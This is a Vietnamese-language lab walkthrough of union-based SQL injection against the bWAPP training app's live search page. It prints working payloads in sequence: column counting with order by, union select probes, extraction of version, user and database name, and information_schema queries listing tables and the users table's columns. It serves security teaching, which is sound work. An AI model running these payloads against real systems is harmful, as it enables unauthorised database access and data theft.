

**SQL INJECTION (AJAX/JSON/QUERY)**


Giao diện bài lab



Đầu tiên ta sẽ thử search để tìm kiếm các lỗ hổng. điểm đặc biệt của bài lab này là hệ thống sẽ tìm kiếm những từ xuất hiện trong database và hiện lên các kết quả trong lúc ta gõ các từ khóa.




Ta sẽ thử bypass qua sql syntax bằng ‘ order by 1-- -




Khi nhập xong hệ thống vẫn trả về các bộ phim. Vậy là ta đã biết cách bypass qua hệ thống này.

Tiếp tục nhập với những con số tăng dần. ta sẽ quan sát được với mỗi giá trị tăng lên, các kết quả trong bảng sẽ thay đổi. tuy nhiên, đến số 8 thì kết quả trả về giống với 7. Vậy là ta đã biết chỉ có 7 cột trong bảng này




Ta sẽ nhập query như sau ‘ union select 1,2,3,4,5,6,7-- - để tìm được những cột nào sẽ hiển thị cho người dùng



Kết quả trả về có các cột2,3,4,5 sẽ hiển thị output lên cho chúng ta

Từ đây ta sẽ tiến hành quá trình khai thác

Query 'union select 1,2,version(),user(),Database(),6,7-- -




Trả về version: 5.0.96-0ubuntu3, user: root@localhost và database name: bWAPP

Query ‘union select 1,user(),database(),(select GROUP\_CONCAT(table\_name,'\n') from information\_schema.tables where table\_type='BASE **TABLE**'),5,6,7-- -


trong đó group\_concat là 1 hàm nối các giá trị lấy được từ database và sắp xếp nó thành 1 strings được ngăn cách nhau bởi dấu xuống dòng

lấy thông tin từ information\_schema là 1 schema đặc biệt chứa toàn bộ thông tin cảu database bao gồm table names, column names

và điều kiện là các base table




Trả về tên các bảng có trong database



ta sẽ thử trích xuất dữ liệu từ 1 bảng bất kì, mình sẽ chọn users làm bảng để khai thác với lệnh sau \

**‘union** **select** 1,user(),**database**(),(**select** GROUP\_CONCAT(column\_name,'\n') **from** information\_schema.columns **where** table\_name='users'),version(),6,7-- -



Kết quả trả về các tên cột trong bảng users